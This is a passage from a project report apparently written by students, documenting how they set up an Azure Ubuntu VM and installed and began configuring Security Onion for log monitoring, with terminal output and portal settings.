Your identification has been saved in C:\Users\Doppio/.ssh/id_rsa.
Your public key has been saved in C:\Users\Doppio/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:Cf1DwICFlnkR8jYVZYyAqWd1WIz5W6PGWcN8uT2fLU doppio@Daria
The key's randomart image is:
+---[RSA 4096]---+
| .%+=o=++ |
| .+=BBoo |
| o Bo=*=o |
| O + + = O |
| S = * o |
| . O oo |
| o .E+ |
| . |
+---[SHA256]---+
C:\Users\Doppio>

```

The public key was copied and pasted into the Public Key box:



Administrator account

Authentication type SSH public key Password

Username Elaine

SSH public key ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQDE6ZUaTTfnq7agWDeBG7jxLvleV4xd
pK+CajTZi7lQOSSYIHCvfxn5akuwl+gPVgsOXDE13WcXQzpZPUakbVY+6CM
CqjCTPSklnRtDmgUKjhJdzYiQOHUBMCavxeGoBNLlbXyu/Va/1LkUboBxVpQ

Inbound port rules

Select which virtual machine network ports are accessible from the public internet. You can specify more limited or granular network access on the Networking tab.

Public inbound ports None Allow selected ports

Select inbound ports SSH (22)

⚠ This will allow all IP addresses to access your virtual machine. This is only recommended for testing. Use the Advanced controls in the Networking tab to create rules to limit inbound traffic to known IP addresses.

Review + create < Previous Next : Disks >

Again, the warning regarding public access was well taken. After the VM was created, the Network Security Group rules associated with the VM were updated to only allow SSH access from team member public IP addresses.

Under “Disk” options, “Standard HDD” was selected:

Disk options

- OS disk type * Standard HDD
- Encryption type * (Default) Encryption at-rest with a platform-managed key
- Enable Ultra Disk compatibility Yes No

Data disks

You can add and configure additional data disks for your virtual machine or attach existing disks. This VM also comes with a temporary disk.

LUN	Name	Size (GiB)	Disk type	Host caching

[Create and attach a new disk](#) [Attach an existing disk](#)

Advanced

This VM was placed into its own subnet:

Networking

Define network connectivity for your virtual machine by configuring network interface card (NIC) settings. You can control ports, inbound and outbound connectivity with security group rules, or place behind an existing load balancing solution. [Learn more](#)

Network interface

When creating a virtual machine, a network interface will be created for you.

Virtual network * ADDSNetwork [Create new](#)

Subnet * SIEM (10.0.2.0/24) [Manage subnet configuration](#)

Public IP (new) NestedSecOnion-ip [Create new](#)

NIC network security group Basic Advanced

Public inbound ports * Allow selected ports None

Select inbound ports * SSH (22)

Warning: This will allow all IP addresses to access your virtual machine. This is only recommended for testing. Use the Advanced controls in the Networking tab to create rules to limit inbound traffic to known IP addresses.

Accelerated networking On Off
The selected VM size does not support accelerated networking.

Load balancing

You can place this virtual machine in the backend pool of an existing Azure load balancing solution. [Learn more](#)

Place this virtual machine behind an existing load balancing solution? Yes No

[Review + create](#) [< Previous](#) [Next : Management >](#)

As there are no particular customizations required, default settings were retained:

The screenshot shows the 'Create a virtual machine' page in the Microsoft Azure portal. The 'Management' tab is selected. Under 'Azure Security Center', it says 'Your subscription is protected by Azure Security Center basic plan.' Under 'Monitoring', 'Boot diagnostics' and 'OS guest diagnostics' are set to 'Off'. Under 'Identity', 'System assigned managed identity' is set to 'Off'. Under 'Auto-shutdown', 'Enable auto-shutdown' is set to 'Off'. Under 'Backup', 'Enable backup' is set to 'Off'.

After the settings were validated, the VM was created:

The screenshot shows the 'Create a virtual machine' page in the Microsoft Azure portal. The 'Review + create' tab is selected. A green bar at the top indicates 'Validation passed'. The 'PRODUCT DETAILS' section shows a Standard D2 v3 VM size, 0.1421 CAD/hr price, and links for 'Terms of use' and 'Privacy policy'. The 'TERMS' section contains legal text about agreeing to terms and conditions. A warning message in a yellow box states: '⚠ You have set SSH port(s) open to the internet. This is only recommended for testing. If you want to change this setting, go back to Basics tab.' The 'Basics' section lists configuration details like subscription, resource group, virtual machine name, region, and authentication type. The 'Disks' section lists disk type and usage options. At the bottom, there are 'Create', '< Previous', 'Next >', and 'Download a template for automation' buttons.

Once a connection to the Ubuntu box was established, the apt list repository was first cleaned with the following command:

```
sudo rm -rf /var/lib/apt/lists/*
```

The package list was then updated:

```
sudo apt-get update
```

According to Security Onion documentation (Burks, 2020), next software-properties-common was installed:

```
sudo apt-get -y install software-properties-common
```

Then the stable Security Onion repository was added:

```
sudo add-apt-repository -y ppa:securityonion/stable
```

The package list was updated again:

```
sudo apt-get update
```

The Security Onion metapackage was then installed:

```
sudo apt-get -y install securityonion-all syslog-ng-core
```

After all the installations, to run the Setup wizard, this command was used:


```
sudo sosetup
```

On the next page, a screenshot of the shell in post installation, but pre-setup can be viewed.

Elaine@NestSecOnion: ~

```
Certificate added: C=NL, O=Staat der Nederlanden, CN=Staat der Nederlanden Root CA - G2
Certificate added: C=NL, O=Staat der Nederlanden, CN=Staat der Nederlanden Root CA - G3
Certificate added: C=US, O="Starfield Technologies, Inc.", OU=Starfield Class 2 Certification Authority
Certificate added: C=US, S=Arizona, L=Scottsdale, O="Starfield Technologies, Inc.", CN=Starfield Root Certificate Authority - G2
Certificate added: C=US, S=Arizona, L=Scottsdale, O="Starfield Technologies, Inc.", CN=Starfield Services Root Certificate Authority - G2
Certificate added: C=CH, O=SwissSign AG, CN=SwissSign Gold CA - G2
Certificate added: C=CH, O=SwissSign AG, CN=SwissSign Silver CA - G2
Certificate added: C=ch, O=Swisscom, OU=Digital Certificate Services, CN=Swisscom Root CA 1
Certificate added: C=ch, O=Swisscom, OU=Digital Certificate Services, CN=Swisscom Root CA 2
Certificate added: C=ch, O=Swisscom, OU=Digital Certificate Services, CN=Swisscom Root EV CA 2
Certificate added: C=DE, O=T-Systems Enterprise Services GmbH, OU=T-Systems Trust Center, CN=T-TeleSec GlobalRoot Class 2
Certificate added: C=DE, O=T-Systems Enterprise Services GmbH, OU=T-Systems Trust Center, CN=T-TeleSec GlobalRoot Class 3
Certificate added: C=TR, L=Gebze - Kocaeli, O=Turkiye Bilimsel ve Teknolojik Arastirma Kurumu - TUBITAK, OU=Kamu Sertifikasyon Merkezi - Kamu SM, CN=TUBITAK Kamu SM SSL Kok Sertifikasi - Surum 1
Certificate added: CN=TÜRKTRUST Elektronik Sertifika Hizmet Sağlayıcısı, C=TR, L=Ankara, O=TÜRKTRUST Bilişim ve Bilişim Güvenliği Hizmetleri A.Ş. (c) Aralik 2007
Certificate added: C=TW, O=TAIWAN-CA, OU=Root CA, CN=TWCA Global Root CA
Certificate added: C=TW, O=TAIWAN-CA, OU=Root CA, CN=TWCA Root Certification Authority
Certificate added: C=TW, O=Government Root Certification Authority
Certificate added: O=TeliaSonera, CN=TeliaSonera Root CA v1
Certificate added: C=GB, O=Trustis Limited, OU=Trustis FPS Root CA
Certificate added: C=TR, L=Gebze - Kocaeli, O=Turkiye Bilimsel ve Teknolojik Arastirma Kurumu - TÜBİTAK, OU=Ulusal Elektronik ve Kriptoloji Araştırmaları Enstitüsü - UEKAE, OU=Kamu Sertifikasyon Merkezi, CN=TÜBİTAK UEKAE Kök Sertifika Hizmet Sağlayıcısı - Sürüm 3
Certificate added: C=TR, L=Ankara, O=TÜRKTRUST Bilişim ve Bilişim Güvenliği Hizmetleri A.Ş., CN=TÜRKTRUST Elektronik Sertifika Hizmet Sağlayıcısı H5
Certificate added: C=US, S=New Jersey, L=Jersey City, O=The USERTRUST Network, CN=USERTrust ECC Certification Authority
Certificate added: C=US, S=New Jersey, L=Jersey City, O=The USERTRUST Network, CN=USERTrust RSA Certification Authority
Certificate added: C=US, S=UT, L=Salt Lake City, O=The USERTRUST Network, OU=http://www.usertrust.com, CN=UTN-USERFirst-Hardware
Certificate added: C=US, O="VeriSign, Inc.", OU=VeriSign Trust Network, OU="(c) 2007 VeriSign, Inc. - For authorized use only", CN=VeriSign Class 3 Public Primary Certification Authority - G4
Certificate added: C=US, O="VeriSign, Inc.", OU=VeriSign Trust Network, OU="(c) 2006 VeriSign, Inc. - For authorized use only", CN=VeriSign Class 3 Public Primary Certification Authority - G5
Certificate added: C=US, O="VeriSign, Inc.", OU=VeriSign Trust Network, OU="(c) 2008 VeriSign, Inc. - For authorized use only", CN=VeriSign Universal Root Certification Authority
Certificate added: C=US, O="VeriSign, Inc.", OU=VeriSign Trust Network, OU="(c) 1999 VeriSign, Inc. - For authorized use only", CN=VeriSign Class 3 Public Primary Certification Authority - G3
Certificate added: C=US, O=VISA, OU=Visa International Service Association, CN=Visa eCommerce Root
Certificate added: C=US, OU=www.xrampsecurity.com, O=XRamp Security Services Inc, CN=XRamp Global Certification Authority
Certificate added: C=RO, O=certSIGN, OU=certSIGN ROOT CA
Certificate added: C=TW, O="Chunghwa Telecom Co., Ltd.", OU=ePKI Root Certification Authority
Certificate added: C=US, O="thawte, Inc.", OU=Certification Services Division, OU="(c) 2006 thawte, Inc. - For authorized use only", CN=thawte Primary Root CA
Certificate added: C=US, O="thawte, Inc.", OU="(c) 2007 thawte, Inc. - For authorized use only", CN=thawte Primary Root CA - G2
Certificate added: C=US, O="thawte, Inc.", OU=Certification Services Division, OU="(c) 2008 thawte, Inc. - For authorized use only", CN=thawte Primary Root CA - G3
148 new root certificates were added to your trust store.
Import process completed.
Done
done.
Elaine@NestSecOnion:~$ sudo sosetup
```

To check the networking, the IP address and routes were checked:




```

Elaine@NestSecOnion: ~
Done
done.
Elaine@NestSecOnion:~$ sudo sosetup
Elaine@NestSecOnion:~$ sudo sosetup
Elaine@NestSecOnion:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0d:3a:84:b4:06
          inet addr:10.1.0.4 Bcast:10.1.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20d:3aff:fe84:b406/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:299882 errors:0 dropped:0 overruns:0 frame:0
             TX packets:50784 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:418034269 (418.0 MB) TX bytes:6827526 (6.8 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:164 errors:0 dropped:0 overruns:0 frame:0
             TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:12104 (12.1 KB) TX bytes:12104 (12.1 KB)

Elaine@NestSecOnion:~$ gateway
gateway: command not found
Elaine@NestSecOnion:~$ route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
default         10.1.0.1        0.0.0.0        UG    0      0        0 eth0
10.1.0.0        *              255.255.255.0  U     0      0        0 eth0
168.63.129.16   10.1.0.1        255.255.255.255 UGH   0      0        0 eth0
169.254.169.254 10.1.0.1        255.255.255.255 UGH   0      0        0 eth0
Elaine@NestSecOnion:~$ 
```

As this VM was made with only one NIC, to continue with configurations, an additional NIC will need to be made and attached to the VM. However, before stopping the machine and deallocating the resources in order to attach a NIC, the setup process was tested. After running `sudo sosetup`, the setup wizard indeed does appear:



Here are the first few screens:




As this VM does not have the required second NIC and at this point in testing, the network topology had not been finalized yet, the rest of the configuration steps were not followed. For the time being, this test provided evidence that it should be possible to install Security Onion on

an Azure hosted VM. How it integrates with the other network components and devices will be the domain of the next [section](#) on Configuring and Integrating Security Onion.

2.2.2 Configuring & Integrating Security Onion

Creating the log monitoring environment involved three elements. First the log analysis solution--which in this project is Security Onion--must be created and configured. This is detailed in [section 2.2.2.1](#). Then, as this project has both self-managed local virtual machines and a managed ADDS, there are two sources of log data (or event producers) that need to be shipped to the SO server. In the diagram below, the two log sources are indicated in red text. This process will be detailed in [section 2.2.2.2](#). After the SO server can successfully ingest and analyze log data, the logs will need to be managed. Since log data from both sources are funnelled into the server, left unmanaged, logs can accumulate and take up significant hard disk space, which will cause server latency issues. The log management strategy and implementation will be detailed in [section 2.2.2.3](#).


It should be noted that shipping log data from local endpoints is not the same as shipping log data from the Azure platform--these are two distinct implementations. Thus, the logging section, i.e. [2.2.2.2](#), will be further broken down into several subsections. [Section 2.2.2.1](#) will discuss log source one. [Section 2.2.2.2](#) will discuss log source two. Finally, [section 2.2.2.3](#) will provide a concise summary of the overall network implementation.



2.2.2.1 Deploying an SO Server

As the process for creating the virtual machine in the Azure environment on which to deploy the SO server has already been discussed, this process will not be repeated these steps. Assuming that an Ubuntu server with a second NIC has been created, the next step in deploying an SO server in Azure is to create a secure shell (ssh) into the server.

As the server does not know the hostname of the device, before anything else is configured, the names in the /etc/hosts file and the /etc/hostname file must match. This machine has a hostname of “capstone” and so in the /etc/hosts file, the line “127.0.0.1 capstone” has been added.



```
capstone@SecurityOnion: /etc
GNU nano 2.5.3          File: hosts


127.0.0.1 localhost
127.0.0.1 capstone
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

As SO uses a MySQL database, in accordance with the SO installation documentation (Burks, 2020), before adding any repositories, MySQL should be configured to not prompt for a root password.

```
echo "debconf debconf/frontend select noninteractive | sudo debconf-set-selections
```

Then, the package manager's repositories should be cleaned and updated.

```
sudo rm -rf /var/lib/apt/lists/*
sudo apt-get update
```



```
capstone@SecurityOnion:/etc$ echo "debconf debconf/frontend select noninteractive" | sudo debconf-set-selections
capstone@SecurityOnion:/etc$ sudo rm -rf /var/lib/apt/lists/*
capstone@SecurityOnion:/etc$ sudo apt-get update
Get:1 http://azure.archive.ubuntu.com/ubuntu xenial InRelease [247 kB]
Get:2 http://azure.archive.ubuntu.com/ubuntu xenial-updates InRelease [109 kB]
Get:3 http://azure.archive.ubuntu.com/ubuntu xenial-backports InRelease [107 kB]
Get:4 http://security.ubuntu.com/ubuntu xenial-security InRelease [109 kB]
Get:5 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 Packages [1,201 kB]
0% [2 InRelease gpgv 109 kB] [5 Packages 24.1 kB/1,201 kB 2%]
```

Once the update has completed, the stable SO repository was added with the following commands.

```
sudo apt-get -y install software-properties-common
```

```
sudo add-apt-repository -y ppa:securityonion/stable
sudo apt-get update
```


After the repository has been added, the repositories were updated again to ensure that the package manager will retrieve the most recent SO packages.

```
capstone@SecurityOnion:/etc$ sudo apt-get -y install software-properties-common
Reading package lists... Done
Building dependency tree
Reading state information... Done
software-properties-common is already the newest version (0.96.20.9).
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 7 not upgraded.
capstone@SecurityOnion:/etc$ sudo add-apt-repository -y ppa:securityonion/stable
gpg: keyring '/tmp/tmpdbjtr8hs/secring.gpg' created
gpg: keyring '/tmp/tmpdbjtr8hs/pubring.gpg' created
gpg: requesting key 23F386C7 from hkp server keyserver.ubuntu.com
gpg: /tmp/tmpdbjtr8hs/trustdb.gpg: trustdb created
gpg: key 23F386C7: public key "Launchpad PPA for Security Onion" imported
gpg: Total number processed: 1
gpg:           imported: 1  (RSA: 1)
OK
capstone@SecurityOnion:/etc$ sudo apt-get update
```

Then, the packages were installed.

```
sudo apt-get -y install securityonion-all syslog-ng-core
capstone@SecurityOnion:/etc$ sudo apt-get -y install securityonion-all syslog-ng-core
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
```


After the installation, the setup wizard was run with “*sudo sosetup*”. An ncurses UI will appear (shown on the next page).



The first part of this process is to configure the network interface cards (NICs). One NIC will be used for management. The other will be used as a promiscuous sniffing interface. This is how SO works natively. If we were performing full packet capture, the latter interface would be the one capturing that data. However, as this is not in scope for this POC project, the interface will

be configured, but not connected to the network. SO has many security monitoring tools that could be used for future expansion of this project and the sniffing tools on the sniffing interface are among some of them. For the scope of this project, the primary interest is the ELK stack.


As there will only be one SO server, this hostname will be fine.




An interface was selected to act as the management interface.




As this is not a production deployment, DHCP was selected.




This SO instance will only be used as a server so at this prompt, “No” was selected.



The configuration options were verified and then “Yes” was selected on the prompt.



After the management interface has been configured, the SO server will need to reboot in order for the changes to take effect.

